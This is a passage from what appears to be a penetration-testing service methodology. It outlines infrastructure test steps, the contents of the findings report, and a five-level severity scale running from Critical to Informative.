  - Providing the development team with professional support along the rectification process.
  - Repeat test (validation) including report resubmission after rectification is completed.

INFRASTRUCTURE TESTS

- **Questioning the infrastructure personnel, general architecture review.**
- **Various tests in order to identify:**
  - IP addresses, active DNS servers.
  - Active services.
  - Open ports.
  - Default passwords.
  - Known vulnerabilities.
  - Infrastructure-related information leakage.
- **General review and analysis. Automatic tools are used in order to identify security related issues in the code or the application.**
- **After an automated review, thorough manual tests are performed regarding:**
  - Vulnerable, open services.
  - Authentication mechanism.
  - Authorization policy.
  - Encryption policy.
  - Log off mechanism.
  - Information leakage.
  - Administrative settings.
  - Administrative files.
  - Error handling.
  - Exploit of known security holes.
  - Infrastructure local information leakage.
  - Bypassing security systems.
  - Networks separation durability.
- **In-depth manual tests of application's business logic and complex scenarios.**

- **Review of possible attack scenarios, presenting exploit methods and POCs.**
- **Test results: a detailed report which summarizes the findings, including their:**
    - Description.
    - Risk level.
    - Probability of exploitation.
    - Details.
    - Mitigation recommendations.
    - Screenshots and detailed exploit methods.
- **Additional elements that may be provided if requested by the client:**
    - Providing the development team with professional support along the rectification process.
    - Repeat test (validation) including report resubmission after rectification is completed.

FINDING CLASSIFICATION

Severity

The finding's severity relates to the impact which might be inflicted to the organization due to that finding. The severity level can be one of the following options, and is determined by the specific attack scenario:

Critical – Critical level findings are ones which may cause significant business damage to the organization, such as:

- Significant data leakage
- Denial of Service to essential systems
- Gaining control of the organization's resources (For example Servers, Routers, etc.)

High – High level findings are ones which may cause damage to the organization, such as:

- Data leakage
- Execution of unauthorized actions
- Insecure communication
- Denial of Service
- Bypassing security mechanisms

- Inflicting various business damage

Medium – Medium level findings are ones which may increase the probability of carrying out attacks, or perform a small amount of damage to the organization, such as –

- Discoveries which makes it easier to conduct other attacks
- Findings which may increase the amount of damage which an attacker can inflict, once he carries out a successful attack
- Findings which may inflict a low level of damage to the organization

Low – Low level findings are ones which may inflict a marginal cost to the organization, or assist the attacker when performing an attack, such as –

- Providing the attacker with valuable information to help plan the attack
- Findings which may inflict marginal damage to the organization
- Results which may slightly help the attacker when carrying out an attack, or remaining undetected

Informative – Informative findings are findings without any information security impact. However, they are still brought to the attention of the organization.